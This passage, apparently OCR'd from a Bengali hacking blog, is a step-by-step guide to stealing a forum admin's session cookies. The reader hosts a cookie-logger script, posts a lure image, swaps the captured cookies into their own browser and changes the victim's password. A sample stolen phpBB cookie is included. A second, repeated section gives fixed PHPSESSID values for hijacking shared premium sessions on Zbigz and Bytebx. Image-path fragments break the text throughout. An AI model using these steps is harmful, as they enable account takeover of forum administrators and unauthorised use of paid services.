?>Step 3: আবারো নতুন করে Notepad ওপেন করে কিছু নালিখে ওটাকে logfile.txt নামে সেভ করুন ।
Step 4: এবার ফাইলগুলা আপনার যে কোন একটা হোস্টিং এ আপলোড দেন । সবথেকে ভালো হয় যদি পেইড হোস্টিং থাকে ।
ফাইলগুলার লিন্ক দেখতে নিচের মত হবে ।
* cookielogger.php ->
http://www.yoursite.com /cookielogger.php
*logfile.txt ->
http://www.yoursite.com /logfile.txt
*Tipstune.gif ->
http://www.yoursite.com /fun.gif
Step 5: এবার ধরুন আপনি একটি ফোরাম সাইটের এডমিনের কুকি হাইজাকিং করবেন । তাহলেঃ তার ফোরাম সাইটে গিয়ে নিচের কোডটা কপি পেস্ট করে একটা পোস্ট করুন ।
Download it.
http://www.crocko.com/1702516964.html
Step 6: এবায় যখন ওই এডমিন উক্ত পোস্টা দেখবে তখন সে তোমার ওই ইমেজটা দেখবে । এবং কৈতুহল বশত ওটাতে ক্লিক করবে । সে যখনই ক্লিক করবে তখনই একটা Eror ম্যাসেজ দেখাবে । ব্যাস তার অজান্তেই কুকি গুলা হাইজাক হয়ে গেলো । কুকি গুলা log.txt ফাইলে পাবে ।কুকি দেখতে নিচের মত হবে ।
phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bi%3A-1%3B%7D;phpbb2mysql_sid=3ed7bdcb4e9e41737ed6eb41c43a4ec9Step 7: ভিকটিমের এক্যাউন্ট হ্যাক করেঅনুমতি পাবার জন্য একটা ছোট্ট কাজ করতে হবে । আর সেটা হলোঃ তোমার কুকির সাথে ভিকটিমের কুকি Replace করতেহবে ।
এই কাজের জন্য Cookie Editor টুলসটা ব্যাবহার করতে পারো ।
“=” চিহ্ন এর আগেরটুকু কুকির নাম । এবং “=” এই চিহ্ন এর পরেরটুকু কুকির ভ্যালু ।
সুতরাং Cookie Editor এ কুকির ভ্যালুটা চেন্জ করতে হবে ।
Step 8: এখন সেই ফোরাম সাইটে যাও । যেটা তুমি হ্যাক করতে চেয়েছিলে । দেখবে তুমি লগইন অবস্থায় আছো । এখন আস্তে করে পাসওয়ার্ডটা চেন্জ করে ফেলো আর সাইটকে একটা ছোট্ট বাঁশ দিয়ে চলে এসো ।
Note : তবে ভিকটিম যদি সাইটে লগআউট করে দেয় তাহলে তোমারও লগআউট হয়ে যাবে । তবে তুমি যদি একবার পাসওয়ার্ড চেন্জ করে ফেলতে পারো তাহলে আর বারবার কষ্ট করা লাগবে না ।
Disclaimer: এই হ্যাকিং এর জন্য 0ld D3vil, Md sagor, tipstune, H@ck1ng Sch00l আমরা কেওই দায়ি থাকবো না । কারন এটা আপনি নিজ দায়িত্বে ব্যাবহার করবেন ।
১।Zbigz/Bytebx কি?টরেন্ট নাম শুনেছেন তো!না শুনলে কেটে পড়ুন!
টরেন্ট ফাইলগুলো ডাউনলোড করতে আলাদা ম্যানেজার লাগে!সেই ম্যানেজারে কোন কিছু ডাউনলোড করতে হলে ডাউনলোডের পাশাপাশি আপলোডও দিতে হয়!যার কারনে ডাউনলোড স্পিড কমে যায় যা খুবই বিরক্তিকর!কিন্তু নতুন মুভি,ফুল সফট সবার আগে টরেন্টেই আপলোড হয়।তাছাড়া অনেক জিনিষই আপনি টরেন্টে পাবেন কিন্তু নরমালি পাবেন না!যেমনঃ ড্রাইবার প্যাক নামের একটা সফটওয়্যার আছে যার সাইজ ৯.৬৭ জিবি এবং এটা অফিশিয়ালি টরেন্টে দেওয়া!এখন আপনি কোনো মানবতাবাদীকে পাবেন না যে এত বড় ফাইল আপনাকে নরমাল সার্ভারে আপলোড করে দিবে!Zbigz/Bytebx এমনই দুইটা সার্ভিস যা টরেন্টকে ডিরেক্ট ফাইলে পরিণত করতে পারে!এতে করে আপনি টরেন্টটিকে আপনার প্রভাইডারের দেয়া ডেডিকেটেড স্পিডে ডাউনলোড করতে পারবেন!
২।Zbigz/Bytebx প্রিমিয়াম আর ফ্রী সার্ভিসের মধ্যেপার্থক্য?
Zbigz.com সাইটে ফ্রীতে মাত্র এক জিবি সাইজের ফাইলকে টরেন্ট টু ডিরেক্ট করতে পারবেন!Bytebx.com এ ও ১ জিবি লিমিট সাথে রেজিস্ট্রেশন ঝামেলা!এর সাথে প্রতি একাউন্টে ও লিমিট এবং স্পিড লিমিট থাকে!
আর প্রিমিয়াম সার্ভিসের স্পীড বা ডাউনলোড কোনো লিমিট নেই!
আর এজন্যই আপনাদের জন্য নিয়ে এলাম Zbigz/Bytebx এর প্রিমিয়াম একাউন্ট!
কিছুদিন আগে রিয়াজ ভাই এরকম দুই-তিনটা সার্ভারের প্রিমিয়াম একাউন্ট পাসওয়ার্ডসহ শেয়ার করেছিলেন!কিছু আবাল বার বার পাসওয়ার্ড চেঞ্জ করতে থাকে!আমি যে সিস্টেমে দিচ্ছি সেটাতে পাসওয়ার্ড চেঞ্জ হয়ার কোন উপায় নেই!তাই প্রথে Zbigz দিয়েই শুরু করিঃ
৩।যা যা লাগবেঃ
*গুগল ক্রোম ব্রাউজার
*ক্রোম ব্রাউজারে একটি এড অন।নামঃ Edit This Cookie
এড অন লিঙ্কঃ https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnpilhplaeedifhccceomclgfbg
#গুগলক্রোম থেকে উপরোক্ত লিঙ্কে গিয়ে Add to Chrome বাটনে ক্লিক করে Pop Up মেসেজ আসবে Allow তে ক্লিক করে এড অন টি ইন্সটল করুন।
Zbigz এর জন্যঃ
১।Zbigz.com এ যান।
২।ব্রাউজারের টপ বারে বিস্কিটের মতো Edit This Cookie এড অনটির আইকন থাকবে-ক্লিক করুন!
৩।একটা পপ আপ উইন্ডো আসবে সেখানে PHPSESSID নামের একটা অপ্সহন দেখতে পাবেন সেখানে ক্লিক করুন!মেনুটি মেক্সিমাইজ হবে!
৪।Value অপশনে একটি বক্স পাবেন।বক্সে আগে থেকেই হিজিবিজি লেখা থাকে।সব লেখাগুলো মুছে ফেলুন!
৫।ঐ বক্সে directtech9734577237VIP লিখুন আর চিহ্নে ক্লিকেরমাধ্যমে সেইভ করুন।
৬।আবার ঐ অপশনে যান দেখেন লেখা directtech9734577237VIP আছে কি না!থাকলে বক্সের সাইডে লক বাটনে ক্লিক করুন।ঠিক চিহ্নে ক্লিকের মাধ্যমে সেভ করুন।
৭।এখন Zbigz রিলোড দিন দেখবেন Premium is On!
Bytebx এর জন্যঃ
১।bytebx.com/login সাইটে যান!
২।zbigz এর জন্য দেয়া ২,৩,৪ স্টেপগুলো ধারাবাহিকভাবে ফলো করুন!
৩।ঐ বক্সে directtech89992722 লিখুনআর চিহ্নে ক্লিকের মাধ্যমে সেইভ করুন।
৪।আবার ঐ অপশনে যান দেখেন লেখা directtech89992722 আছে কি না!থাকলে বক্সের সাইডে লক বাটনে ক্লিক করুন।ঠিক চিহ্নে ক্লিকের মাধ্যমে সেভ করুন।
৫।পেইজ রিলোড দেন দেখবেন প্রিমিয়াম হয়ে গেছে!

নোটঃ
*এ অনেক সময় নাও আসতে পারে কিংবা Too much login at a time দেখাতে পারে।চিন্তা করবেন না আবার রিলোড দিন ঠিক হয়ে যাবে!
তারপরও যদি না হয় তাহলে আবার নতুন করে এই সিস্টেমটি ফলো করুন
Zbigz এ কিছু বাগ রয়েছে তাই আমার পরামর্শ Bytebx ব্যাবহার করন।বাগ ফিক্স হলে পোস্টটি আপডেট দিবো।তবে অনেকেরই Zbigz চলছে!!!
Zbigz বাগ ফিক্সডঃ প্রসেস ঠিকমত ফলো করে না হলে পিসি রিস্টার্ট দিয়ে ক্রোম ওপেন করুন!অটোমেটিকেলি হয়ে যাবে!!
প্রমাণঃ

এই পোস্টটি কষ্ট করে পড়ার জন্য ধন্যবাদ!!

টরেন্ট নাম শুনেছেন তো!নাশুনলে কেটে পড়ুন!
টরেন্ট ফাইলগুলো ডাউনলোড করতে আলাদা ম্যানেজার লাগে!সেই ম্যানেজারে কোন কিছু ডাউনলোড করতে হলে ডাউনলোডের পাশাপাশি আপলোডও দিতে হয়!যার কারনে ডাউনলোড স্পিড কমে যায় যা খুবই বিরক্তিকর!কিন্তু নতুন মুভি,ফুলসফট সবার আগে টরেন্টেই আপলোড হয়।তাছাড়া অনেক জিনিষই আপনি টরেন্টে পাবেন কিন্তু নরমালি পাবেন না!যেমনঃ ড্রাইবার প্যাক নামের একটা সফটওয়্যার আছে যার সাইজ ৯.৬৭ জিবি এবং এটা অফিশিয়ালি টরেন্টে দেওয়া!এখন আপনি কোনো মানবতাবাদীকে পাবেন না যে এত বড় ফাইল আপনাকে নরমাল সার্ভারে আপলোড করে দিবে!Zbigz/Bytebx এমনই দুইটা সার্ভিস যা টরেন্টকে ডিরেক্ট ফাইলে পরিণত করতেপারে!এতে করে আপনি টরেন্টটিকে আপনার প্রভাইডারের দেয়া ডেডিকেটেড স্পিডে ডাউনলোড করতে পারবেন!
২।Zbigz/Bytebx প্রিমিয়াম আর ফ্রী সার্ভিসের মধ্যে পার্থক্য?
Zbigz.com সাইটে ফ্রীতে মাত্র এক জিবি সাইজের ফাইলকে টরেন্ট টু ডিরেক্ট করতে পারবেন!Bytebx.com এ ও ১ জিবি লিমিট সাথে রেজিস্ট্রেশনঝামেলা!এর সাথে প্রতি একাউন্টে ও লিমিট এবং স্পিড লিমিট থাকে!
আর প্রিমিয়াম সার্ভিসের স্পীড বা ডাউনলোড কোনো লিমিট নেই!
আর এজন্যই আপনাদের জন্য নিয়ে এলাম Zbigz/Bytebx এর প্রিমিয়াম একাউন্ট!
কিছুদিন আগে রিয়াজ ভাই এরকম দুই-তিনটা সার্ভারের প্রিমিয়াম একাউন্ট পাসওয়ার্ডসহ শেয়ার করেছিলেন!কিছু আবাল বার বার পাসওয়ার্ড চেঞ্জ করতে থাকে!আমি যে সিস্টেমে দিচ্ছি সেটাতে পাসওয়ার্ড চেঞ্জ হয়ার কোন উপায় নেই!তাই প্রথে Zbigz দিয়েই শুরু করিঃ
৩।যা যা লাগবেঃ
*গুগল ক্রোম ব্রাউজার
*ক্রোম ব্রাউজারে একটি এড অন।নামঃ Edit This Cookieএড অন লিঙ্কঃ https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnpilhplaeedifhccceomclgfbg
#গুগল ক্রোম থেকে উপরোক্ত লিঙ্কে গিয়ে Add to Chrome বাটনে ক্লিক করে Pop Up মেসেজ আসবে Allow তে ক্লিক করে এড অন টি ইন্সটল করুন।
Zbigz এর জন্যঃ
১।Zbigz.com এ যান।
২।ব্রাউজারের টপ বারে বিস্কিটের মতো Edit This Cookie এড অনটির আইকন থাকবে-ক্লিক করুন!
৩।একটা পপ আপ উইন্ডোআসবে সেখানে PHPSESSID নামের একটা অপ্সহন দেখতে পাবেন সেখানে ক্লিক করুন!মেনুটি মেক্সিমাইজ হবে!
৪।Value অপশনে একটি বক্স পাবেন।বক্সে আগে থেকেই হিজিবিজি লেখা থাকে।সব লেখাগুলো মুছে ফেলুন!
৫।ঐ বক্সে directtech9734577237VIP লিখুন আর চিহ্নে ক্লিকের মাধ্যমে সেইভ করুন।
৬।আবার ঐ অপশনে যান দেখেন লেখা directtech9734577237VIP আছে কি না!থাকলে বক্সের সাইডে লক বাটনে ক্লিক করুন।ঠিক চিহ্নে ক্লিকের মাধ্যমে সেভ করুন।
৭।এখন Zbigz রিলোড দিন দেখবেন Premium is On!
Bytebx এর জন্যঃ
১।bytebx.com/login সাইটে যান!
২।zbigz এর জন্য দেয়া২,৩,৪ স্টেপগুলো ধারাবাহিকভাবে ফলো করুন!
৩।ঐ বক্সে directtech89992722 লিখুন আর চিহ্নে ক্লিকের মাধ্যমে সেইভ করুন।
৪।আবার ঐ অপশনে যান দেখেন লেখা directtech89992722 আছে কি না!থাকলে বক্সের সাইডে লক বাটনে ক্লিক করুন।ঠিক চিহ্নে ক্লিকেরমাধ্যমে সেভ করুন।
